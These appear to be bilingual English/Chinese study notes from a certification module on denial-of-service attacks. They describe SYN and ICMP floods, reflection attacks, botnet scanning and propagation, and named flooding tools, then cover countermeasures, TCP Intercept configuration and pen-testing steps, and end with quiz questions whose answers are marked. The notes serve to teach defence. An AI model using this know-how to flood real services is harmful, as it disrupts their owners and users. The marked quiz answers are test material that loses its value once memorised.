
- The attacker **sends a large number of SYN request** to target server (victim) with fake source IP addresses.
- The target machine **sends back a SYN/ACK** in response to the request and waits for the ACK to complete the session setup.
- The target machine does not get the response because the **source address is fake**.

利用不完整的three-way handshake進行攻擊：

1. 攻擊者送TCP SYN request給受害者
 2. 受害者回應SYN/ACK給攻擊者
 3. 但攻擊者卻不回送ACK response，造成受害者一直在等待連線的完成。
- 預防的工具具有：SYN cookie和SynAttackProtect


SYN Flooding

1. SYN Flooding takes advantage of a flaw in how most hosts implement the TCP **three-way handshake**.
2. When Host B receives the SYN request from A, it must keep track of the partially-opened connection in a **"listen queue"** for at least 75 seconds.
3. A malicious host can exploit the small size of the listen queue by sending multiple SYN requests to a host, but **never replying** to the SYN/ACK.
4. The victim's listen queue is **quickly filled up**.
5. The ability of **holding up each incomplete connection for 75 seconds** can be cumulatively used as a Denial-of-Service attack.



ICMP Flood Attack

- ICMP flood attack is a type DoS attack in which **perpetrators send a large number of ICMP packets** directly or through reflection networks to victims causing it to be overwhelmed and subsequently stop responding to legitimate TCP/IP requests.
- To protect against ICMP flood attack, **set a threshold limit** that when exceeds invokes the ICMP flood attack protection feature.




Peer-to-Peer Attacks

- Using peer-to-peer attacks, attackers **instruct clients of peer-to-peer file sharing hubs** to disconnect from their peer-to-peer network and to connect to the victim's fake website.
- Attackers **exploit flaws** found in the network using DC++ (Direct Connect) protocol, that is used for sharing all types of files between instant messaging clients.
- Using this method, attackers launch **massive denial-of-service attacks** and compromise websites.

- 利用DC++ (Direct Connect) protocol的漏洞，改變client端之間的連線，不需botnet介入，the attacker acts as a "puppet master," instructing clients of large peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and to connect to the victim's website instead.
- 可設定80 port不允許點對點傳輸，降低網站被攻擊的風險

Permanent Denial-of-Service (PDoS) Attack

- **Phlashing:**
 - Permanent DoS, also known as **phlashing**, refers to attacks that cause irreversible damage to system hardware.
- **Sabotage:**
 - Unlike other DoS attacks, it **sabotages the system hardware**, requiring the victim to replace or reinstall the hardware.
- **Bricking a system:**
 - This attack is carried out using a method known as "**bricking a system**"
 - Using this method, attackers send **fraudulent hardware updates** to the victims.
- **Process:**



Application-Level Flood Attacks

- Application-level flood attacks result in the **loss of services** of a particular network, such as emails, network resources, the temporary ceasing of applications and services, and more.
- Using this attack, attackers **exploit weaknesses in programming source code** to prevent the application from processing legitimate requests.
- **Using application-level flood attacks, attackers attempts to:**
 - Flood web applications to legitimate user traffic.
 - Disrupt service to a specific system or person, for example, blocking a user's access by repeating invalid login attempts.
 - Jam the application-database connection by crafting malicious SQL queries.

Distributed Reflection Denial of Service (DRDoS)


- A distributed reflected denial of service attack (DRDoS), also known as spoofed attack, involves the **use of multiple intermediary and secondary machines** that contribute to the actual DDoS attack against the target machine or application.
- Attacker launches this attack by sending requests to the intermediary hosts, these requests are then redirected to the secondary machines which in turn **reflects the attack traffic to the target**.
- **Advantage:**
 - The primary target seems to be **directly attacked by the secondary victim**, not the actual attacker.
 - As multiple intermediary victim servers are used which results into **increase in attack bandwidth**.
- 預防Chargen service放大攻擊：關閉Character Generator Protocol (CHARGEN) TCP/UDP 19 port ◦
- DoS -> Service/System Destruction
- DDoS/DRDDoS -> Resource Consumption
 - Bandwidth
 - CPU
 - Memory
 - Connection
- 預防：
 - Cloud/CDN
 - ISP/DDoS Prevention Service
 - DDoS Firewall

9.3 Botnets


Organized Cyber Crime: Organizational Chart

Botnet

- Bots are software applications that **run automated tasks over the Internet** and perform simple repetitive tasks, such as web spidering and search engine indexing.
- A botnet is a huge network of the compromised systems and can be used by an attacker to **launch denial-of-service attacks**.



A Typical Botnet Setup



Botnet Ecosystem

Scanning Methods for Finding Vulnerable Machines

- **Random Scanning:** The infected machine probes **IP addresses** randomly from **target network IP range** and checks for the vulnerability.
- **Hit-list Scanning:** Attacker first collects list of possible **potentially vulnerable machines** and then perform scanning to find vulnerable machine.
基於一份潛在弱點攻擊目標清單，進行攻擊和傳播，被感染的主機再繼續傳播
- **Topological Scanning:** It uses the **information obtained on infected machine** to find new vulnerable machines.
根據被感染的主機搜集到的資訊，找出其它有弱點的主機，準確度較高
- **Local Subnet Scanning:** The infected machine looks for the **new vulnerable machine in its own local network**.
從受感染主機的本地子網路找尋其它有弱點的主機
- **Permutation Scanning:** It uses **pseudorandom permutation list of IP addresses** to find new vulnerable machines.
Divide and conquer

How Malicious Code Propagates?

- Attackers use three techniques to **propagate malicious code** to newly discovered vulnerable system:
 - **Central Source Propagation:** Attacker places **attack toolkit on the central source** and copy of the attack toolkit is transferred to the newly discovered vulnerable system.
透過central source下載attack toolkit
 - **Back-chaining Propagation:** Attacker places **attack toolkit on his/her system itself** and copy of the attack toolkit is transferred to the newly discovered vulnerable system.
需要時再從attacker中請求下載attack toolkit
 - **Autonomous Propagation:** Attack toolkit is **transferred at the time** when the new vulnerable system is discovered.
Attacker在攻擊成功時就一起連attack toolkit載下來

Botnet Trojan: Blackshades NET

- Blackshades NET has the ability to **create implant binaries** which employ custom obfuscation algorithms or Crypters, which can be bought through the Bot/Crypter marketplace embedded in the BlackShades controller.

Botnet Trojans: Cythosia Botnet and Andromeda Bot

Botnet Trojan: PlugBot

- PlugBot is a **hardware botnet project**.
- It is a covert penetration testing device (bot) designed for **covert use during physical penetration tests**.

9.4 DDoS Case Study

DDoS Attack

Hackers Advertise **Links to Download Botnet**

9.5 DoS/DDoS Attack Tools

DoS and DDoS Attack Tool: Pandora DDoS Bot Toolkit

- The Pandora DDoS Bot Toolkit is an updated variant of the **Dirt Jumper DDoS toolkit**.
- It offers five distributed denial of service (**DDoS**) **attack modes**.
- **It generates five attack types:**
 - HTTP min
 - HTTP download
 - HTTP Combo
 - Socket Connect
 - Max Flood

DoS and DDoS Attack Tools: Dereil and HOIC

- **Dereil:** Dereil is professional (DDoS) Tools with modern patterns for attack via **TCP**, **UDP**, and **HTTP protocols**.
- **HOIC:** HOIC makes a DDoS attacks to **any IP address**, with a user selected port and a user selected protocol.

DoS and DDoS Attack Tools: DoS HTTP and BanglaDos

- **DoS HTTP:**
 - DoSHTTP is **HTTP Flood** Denial of Service (DoS) Testing Tool for Windows
 - It includes **URL verification**, **HTTP redirection**, port designation, performance monitoring and enhanced reporting.
 - It uses **multiple asynchronous sockets** to perform an effective HTTP Flood.
- **BanglaDos**

DoS and DDoS Attack Tools

DoS and DDoS Attack Tool for Mobile: **AnDOSid**

- AnDOSid allows attacker to simulate a **DOS attack** (A http post flood attack to be exact) and **DDoS attack on a web server** from mobile phones.

DoS and DDoS Attack Tool for Mobile: **Low Orbit Ion Cannon (LOIC)**

- Android version of Low Orbit Ion Cannon (LOIC) software is used for **flooding packets** which allows attacker to **perform DDoS attack** on target organization.

9.6 Countermeasures

Detection Techniques

- Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from legitimate packet traffic.
- All detection techniques define an attack as an abnormal and noticeable deviation from a threshold of normal network traffic statistics.

1. Activity Profiling
2. Wavelet-based Signal Analysis
3. Change-point Detection

Activity Profiling

- An attack is indicated by:
 - An increase in activity levels among the network flow clusters.
 - An increase in the overall number of distinct clusters (DDoS attack)
- Activity profile is done based on the average packet rate for a network flow, which consists of consecutive packets with similar packet fields.
- Activity profile is obtained by monitoring the network packet's header information.

Activity Profiling monitors a network packet's header information, calculates the average packet rate for a network flow.

Wavelet-based Signal Analysis

- Wavelet analysis describes an input signal in terms of spectral components.
- Wavelets provide for concurrent time and frequency description.
- Analyzing each spectral window's energy determines the presence of anomalies.
- Signal analysis determines the time at which certain frequency components are present.

Sequential Change-Point Detection

- **Isolate Traffic:** Change-point detection algorithms isolate changes in network traffic statistics caused by attacks.

- **Filter Traffic:** The algorithms filter the **target traffic data** by address, port, or protocol and store the resultant flow as a time series.
- **Identify Attack:** Sequential change-point detection technique uses Cumulative Sum (Cusum) algorithm to identify and locate the **DoS attacks**; the algorithm calculates deviations in the actual versus expected local average in the traffic time series.
- **Identify Scan Activity:** This technique can also be used to identify the typical **scanning activities of the network worms**.

DoS/DDoS Countermeasure Strategies

- **Absorbing the Attack:**
 - Use additional capacity to absorb attack; it **requires preplanning**.
 - It requires **additional resources**.
- **Degrading Services:**
 - **Identify critical services** and stop non critical services.
- **Shutting Down the Services:**
 - Shut down all the services until the **attack has subsided**.

DDoS Attack Countermeasures

- Protect Secondary Victims
- Neutralize Handlers
- Prevent Potential Attacks
- Deflect Attacks
- Mitigate Attacks
- Post-attack Forensics

DoS/DDoS Attack Countermeasures: **Protect Secondary Victims**

- Install **anti-virus** and **anti-Trojan** software and keep these up-to-date.
- Increase **awareness of security issues** and prevention techniques in all Internet users.
- **Disable unnecessary services**, uninstall unused applications, and scan all the files received from external sources.
- Properly configure and regularly update the **built-in defensive mechanisms** in the core hardware and software of the system.

DoS/DDoS Attack Countermeasures: Detect and Neutralize Handlers

- **Network Traffic Analysis:** Analyze communication protocols and traffic patterns between handlers and clients or handlers and agent in order to **identify the network nodes** that might be infected by the handlers.
- **Neutralize Botnet Handlers:** There are usually few **DDoS handlers deployed** as compared to the number of agents. Neutralizing a few handlers can possibly **render multiple agents** useless, thus thwarting DDoS attacks.
- **Spoofed Source Address:** There is a decent probability that the spoofed source address of DDoS attack packets will not represent a **valid source address of the definite sub-network**.

DoS/DDoS Countermeasures: Detect Potential Attacks

- **Egress Filtering:**
 - Scanning the **packet headers of IP packets** leaving a network.
 - Egress filtering ensures that **unauthorized or malicious traffic** never leaves the internal network.
- **Ingress Filtering:**
 - Protects from **flooding attacks** which originate from the valid prefixes (IP address)
 - It enables the originator to be traced to its **true source**.
- **TCP Intercept:**
 - Configuring TCP Intercept **prevents DoS attacks** by intercepting and validating the TCP connection requests.

DoS/DDoS Countermeasures: Deflect Attacks

- Systems that are set up with limited security, also known as Honeypots, **act as an enticement** for an attacker.
- Honeypots serve as a means for **gaining information** about attackers, attack techniques and tools by storing a record of the system activities.
- Use **defense-in-depth** approach with IPSes at different network points to divert suspicious DoS traffic to several honeypots.

- Low-interaction honeypots: All services offered by a Low Interaction Honeypots are emulated.
- High-interaction honeypots: (honeynet) High Interaction Honeypots make use of the actual vulnerable service or software.
- KFSensor: KFSensor is a Windows-based honeypot IDS.

DoS/DDoS Countermeasures: Mitigate Attacks

- **Load Balancing:**
 - Increase bandwidth on **critical connections** to absorb additional traffic generated by an attack.
 - Replicate servers to provide additional **failsafe** protection.
 - Balance load on each server in a multiple-server architecture to **mitigates** DDoS attack.
 - 增加頻寬、備份
- **Throttling:**
 - Set routers to access a server with a logic to throttle incoming traffic levels that are safe for the **server**.
 - Throttling helps in preventing **damage to servers** by controlling the DoS traffic.
 - Can be extended to throttle DDoS attack traffic and **allow legitimate user traffic** for better results.
 - 限制流量
- **Drop Request:**
 - **Drop packets** when a **load increases**.
 - 丟棄封包

Post-Attack Forensics

- DDoS attack traffic patterns can help the network administrators to develop **new filtering techniques** for preventing the attack traffic from entering or leaving the networks.
- Analyze router, firewall, and **IDS logs** to identify the source of the DoS traffic. Try to trace back attacker IP's with the help of intermediary ISPs and **law enforcement** agencies.
- **Traffic pattern analysis:** Data can be analyzed - post-attack - to look for specific characteristics within the attacking traffic.
- Using these characteristics, the result of traffic pattern analysis can be used for updating **load-balancing** and **throttling** countermeasures.

分析攻擊的模式再找出解決方法

Techniques to Defend against Botnets

- **RFC 3704 Filtering:** Any traffic coming from unused or reserved IP addresses is bogus and **should be filtered at the ISP** before it enters the Internet link.
- **Cisco IPS Source IP Reputation Filtering:** Reputation services help in determining if an **IP or service is a source of threat or not**, Cisco IPS regularly updates its database with known threats such as botnets, botnet harvesters, malwares, etc. and helps in filtering DoS traffic.
- **Black Hole Filtering:**
 - Black hole refers to network nodes where incoming traffic is discarded or dropped without informing the source that the data did not reach its intended recipient.
 - Black hole filtering refers to **discarding packets at the routing level**.
- **DDoS Prevention Offerings from ISP or DDoS Service:** **Enable IP Source Guard** (in CISCO) or similar features in other routers to filter traffic based on the DHCP snooping binding database or IP source bindings which prevents a bot to send spoofed packets.

DoS/DDoS Countermeasures

- Use **strong encryption mechanisms** such as WPA2, AES 256, etc. for broadband networks to withstand against eavesdropping.
- Ensure that the software and protocols are **up-to-date** and scan the machines thoroughly to detect any **anomalous behavior**.
- Disable **unused** and **insecure services**.
- **Block all inbound packets** originating from the service ports to block the traffic from reflection servers.
- **Update kernel** to the latest release.
- Prevent the transmission of the **fraudulently addressed packets** at ISP level.
- Implement **cognitive radios** in the physical layer to handle the jamming and scrambling attacks.
- Configure the firewall to deny **external ICMP traffic access**.
- Perform the thorough **input validation**.
- Prevent use of **unnecessary functions** such as gets, strcpy etc.
- Secure the **remote administration** and **connectivity testing**.
- Data processed by the attacker should be **stopped from being executed**.
- Prevent the **return addresses** from being overwritten.

DoS/DDoS Protection at ISP Level

- Most ISPs simply blocks all the requests during a **DDoS attack**, denying even the **legitimate traffic** from accessing the service.
- ISPs offer in-the-cloud DDoS protection for Internet links so that they do not become **saturated by the attack**.
- Attack traffic is **redirected to the ISP** during the attack to be filtered and sent back.
- Administrators can **request ISPs** to block the original affected IP and move their site to another IP after performing DNS propagation.

Enabling **TCP Intercept** on Cisco IOS Software

- To **enable TCP intercept**, use these commands in global configuration mode:
 - Define an IP extended access list: `access-list access-list {deny | permit} tcp any destination destination-wildcard`
 - Enable TCP Intercept: `ip tcp intercept list access-list-number`
- TCP intercept can operate in either **active intercept** mode or **passive watch** mode. The default is intercept mode.
- The command to set the TCP intercept mode in **global configuration** mode:
 - Set the TCP intercept mode: `ip tcp intercept mode {intercept | watch}`

Advanced **DDoS Protection Appliances**



<http://www.fortinet.com>



<http://www.checkpoint.com>



<http://www.cisco.com>



<http://www.arbornetworks.com>

9.7 DoS/DDoS Protection Tools

DoS/DDoS Protection Tool: **FortGuard Anti-DDoS Firewall 2014**

- FortGuard Anti-DDoS Firewall provides a fundamentally superior approach to mitigating DDoS attacks, with a design that focuses on **passing legitimate traffic rather than discarding attack traffic**.

9.8 DoS/DDoS Penetration Testing

Denial-of-Service (DoS) Attack Penetration Testing

- DoS attack should be incorporated into Pen testing plans to find out if the **network server** is susceptible to DoS attacks.
- DoS Pen Testing **determines minimum thresholds for DoS attacks on a system**, but the tester cannot ensure that the system is resistant to DoS attacks.
- The pen tester **floods the target network with traffic**, similar to hundreds of people repeatedly requesting the service in order to check the system stability.
- Pen testing results will help the administrators to **determine and adopt suitable network perimeter security controls** such as load balancer, IDS, IPS, Firewalls, etc.
- Test the web server using automated tools such as **Webserver Stress Tool** and **JMeter** for load capacity, server-side performance, locks, and other scalability issues.
- Scan the network using automated tools such as **Nmap**, **GFI LanGuard**, and **Nessus** to discover any systems that are vulnerable to DoS attacks.
- Flood the target with connection request packets using tools such as **Dirt Jumper DDoS Toolkit**, **Dereil**, **HOIC**, and **DoS HTTP**.
- Use a port flooding attack to flood the port and increase the CPU usage by maintaining all the connection requests on the ports under blockade. Use tools **LOIC** and **Moihack Port Flooder** to automate a port flooding attack.
- Use tools **Mail Bomber** to send a large number of emails to a target mail server.
- Fill the forms with **arbitrary** and **lengthy** entries.

Module Summary

- Denial of Service (DoS) is an attack on a computer or network that reduces, restricts or prevents accessibility of system resources to its legitimate users.
- A distributed denial-of-service (DDoS) attack involves a multitude of compromised systems attacking a single target, thereby causing denial of service for users of the targeted system.
- Attacker uses various techniques to carry out DoS/DDoS attacks on the target but these attacks are basically categorized into: volumetric attacks, fragmentation attacks, TCP state-exhaustion attacks, and application layer attacks.
- There are organized groups of cyber criminals who work in a hierarchical setup with a predefined revenue sharing model, like a major corporation that offers criminal services.
- A botnet is a huge network of the compromised systems and can be used by an attacker to launch denial-of-service attacks.
- Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from legitimate packet traffic.
- The pen tester floods the target network with traffic, similar to hundreds of people repeatedly requesting the service in order to check the system stability.

Q1) One of the effective DoS/DDoS countermeasures is 'Throttling'. Which statement correctly defines this term?

1. **Set up routers that access a server with logic to adjust incoming traffic to levels that will be safe for the server to process**
2. Providers can increase the bandwidth on critical connections to prevent them from going down in the event of an attack
3. Replicating servers that can provide additional failsafe protection
4. Load balance each server in a multiple-server architecture

Q2) Bob was frustrated with his competitor, Brownies Inc., and decided to launch an attack that would result in serious financial losses. He planned the attack carefully and carried out the attack at the appropriate moment.

Meanwhile, Trent, an administrator at Brownies Inc., realized that their main financial transaction server had been attacked. As a result of the attack, the server crashed and Trent needed to reboot the system, as no one was able to access the resources of the company. This process involves human interaction to fix it.

What kind of Denial of Service attack was best illustrated in the scenario above?

1. Simple DDoS attack

2. DoS attacks which involves flooding a network or system
3. **DoS attacks which involves crashing a network or system**
4. DoS attacks which is done accidentally or deliberately

Q3) John is using a special tool on his Linux platform that has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI/ASPX scripts. Moreover, the database detects DDoS zombies and Trojans as well. What would be the name of this tool?

1. hping2
2. **nessus**
3. nmap
4. make

